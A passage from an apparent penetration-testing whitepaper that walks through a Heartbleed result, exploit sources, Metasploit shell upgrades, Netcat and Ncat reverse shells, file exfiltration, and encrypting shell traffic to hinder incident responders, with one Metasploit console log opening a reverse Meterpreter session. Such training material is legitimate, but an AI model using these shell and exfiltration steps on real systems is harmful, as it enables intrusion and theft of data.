

Figure 23 - Heartbleed exploit successful

The resulting file contained a lot of binary data which was easy to filter out using the 'strings' tool which outputs all ASCII strings inside the file (Figure 24).



Figure 24 - ASCII strings in Heartbleed output

2.2.3 Other ways to search for public exploits

There are several public databases that can be used to search for available exploits and vulnerabilities in software if Searchsploit does not have any available (WonderHowTo, 2018). There are also several sites that sell 0-day exploits that can be used when no public ones exist (0day, 2020). However, downloading any type of exploit poses a certain risk to the user since there is no guarantee that it has not been backdoored or weaponised by the original author.

Some reputable websites that can be used to search for exploits:

https://www.exploit-db.com/

https://packetstormsecurity.com/

https://www.securityfocus.com/

Nmap also has several NSE, Nmap Scripting Engine, scripts that include enumeration tools and even exploits. At the time of writing this whitepaper, there were just under 600 scripts out of which 14 were exploits (Figure 25).



Figure 25 - Nmap NSE scripts

2.3 SHELL ACCESS & FILE EXFILTRATION

Remote access shells are useful for allowing persistent access to a target system after an initial compromise. By opening a bind or reverse shell on the target, the attacker is still able to connect to it even if the initial compromise path (for example SSH brute force) gets patched.

2.3.1 Metasploit

Many of Metasploit's modules open a remote shell on the target system upon successful exploitation, however the basic version is very crude and lacks many features (Figure 26). Once the shell has been opened, Metasploit attempts to open an upgraded Meterpreter shell. If this automatic process fails, there is a post exploitation module called shell_to_meterpreter which attempts the upgrade process (Figure 27). The only configuration needed is a currently valid session ID that can be checked using the 'sessions' command when the shell process is backgrounded ('background').



Figure 26 - Metasploit basic remote shell

```
msf5 auxiliary(scanner/ssh/ssh_login) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payl
).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > exploit

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.129:4433
[*] Sending stage (980808 bytes) to 192.168.1.130
[*] Meterpreter session 2 opened (192.168.1.129:4433 → 192.168.1.130:35096) at 2020-04-22 20:54
```

Figure 27 - Upgrading Metasploit shell into a Meterpreter shell

The upgraded Meterpreter shell has a single command 'download' that allows single files to be downloaded from a compromised host (Figure 28). If the attacker needs to download a whole folder recursively, the -r argument can be used to automatically get all files (Figure 29).



Figure 28 - Meterpreter single file download



Figure 29 - Meterpreter folder download

2.3.2 Alternative

Netcat (nc) is a networking utility which is often called the Swiss army knife for TCP/IP (Infosec, 2012) and can be used to read and write to network connections. It can also be used to initialise and catch basic bind and reverse shells and to transfer files from one system to another. The good thing about Netcat is that it is almost always available on *nix type systems and it is also available for the Windows platform. However, there are two different versions, the BSD version and the traditional version which has slightly more features which make it a bit more versatile.

To start a listener on a TCP port to catch an oncoming connection (reverse shell) on the attacker system, the -lvp arguments and a port number are passed to the program (Figure 30). After this on the target system which has been compromised allowing for command execution, Netcat gets invoked with the attacker machine's IP address and chosen port (Figure 31).



Figure 30 - Netcat attacker side

Figure 31 - Netcat target side

To transfer a file from the target machine back to the attacking machine, the existing Netcat session can be used to prepare both systems for a single file transfer. This works by feeding the original file as input into Netcat (Figure 32) and outputting it on the target system side (Figure 33). To send multiple files, the folder containing them can be compressed using the tool 'tar' and sent in a similar fashion with the attacker machine waiting to receive the file.

The downside to using Netcat is that the traffic gets sent unencrypted over the network and anyone who is monitoring the network packets can easily read what is being sent and received (Figure 34). This would allow an incident response person to very quickly narrow down what commands were run between which systems and easily find any files that were exfiltrated.



Figure 32 - Netcat file transfer target side



Figure 33 - Netcat file transfer attacker side



Figure 34 - WireShark TCP stream of Netcat shell traffic

The initial Netcat shell is very limited and not very interactive but there are several different ways to try and upgrade it into a more interactive TTY shell. If the target system has Python installed which is very common in *nix systems, it can be used to spawn an upgraded shell using the Python 'import' system (Figure 35).



Figure 35 - Upgrading Netcat shell with Python import

The developers of the popular Nmap network scanner tool have released an alternative to Netcat which has some added features and is called the 21st century version of Netcat (Nmap, no date). Some of the most notable differences to the older Netcat are for example connection brokering, proxy connection and SSL support. The ability to transfer files over an encrypted connection makes it more appealing as a remote connection shell due to any commands or file transfers being unreadable for anyone sniffing network traffic.

To start an Ncat listener with SSL encryption, a very similar command to the Netcat listener was run both on the attacker system as well as the target system (Figure 36 & Figure 37). If no other SSL certificate is supplied, a self-signed one will be supplied by Ncat for use. Once a connection has been established, the shell can be upgraded to a more interactive one using the same methods as with the basic Netcat tool (Figure 38).

Figure 36 - Ncat reverse shell with SSL (attacker)



Figure 37 - Ncat reverse shell with SSL (target)



Figure 38 - Ncat reverse shell opened (attacker)

When a system administrator tries to analyse any of the packets being sent between the attacker and target systems, everything is encrypted making it very difficult to accurately tell what has happened (Figure 39).



Figure 39 - Packet capture of encrypted reverse shell

Both tools can be used to transfer files in the reverse direction as well. However, the next section describes an alternative way to accomplish this.

The biggest downside to using a simple Netcat or Ncat shell is the incompatibility with staged payloads. Sometimes an exploit has very restricted space for the payload itself and a stage payload is needed which will execute the whole attack in multiple smaller steps. For staged payloads the user would need to use the exploit/multi/handler module from Metasploit.

As a side note, the OSCP exam does not restrict the use of Metasploit's multi handler to catch shells.

2.4 TRANSFERRING FILES FROM ATTACKER TO TARGET

There are several ways to transfer files from the attacker system to the target like SCP but sometimes there are restrictions in place that require other methods. This section introduces how to use Metasploit to create an FTP server and as an alternative, how to host a temporary HTTP server to download a file from. As an example, a theoretical exploit file is transferred to the target for further exploitation.

2.4.1 Metasploit

Metasploit offers a very simple FTP server module that can be used to quickly serve files to a remote target system. The auxiliary FTP module can be configured to have a username, password and an SSL certificate for a secure connection. However, a minimum configuration consists of only the location of the file that is being transferred (Figure 40).

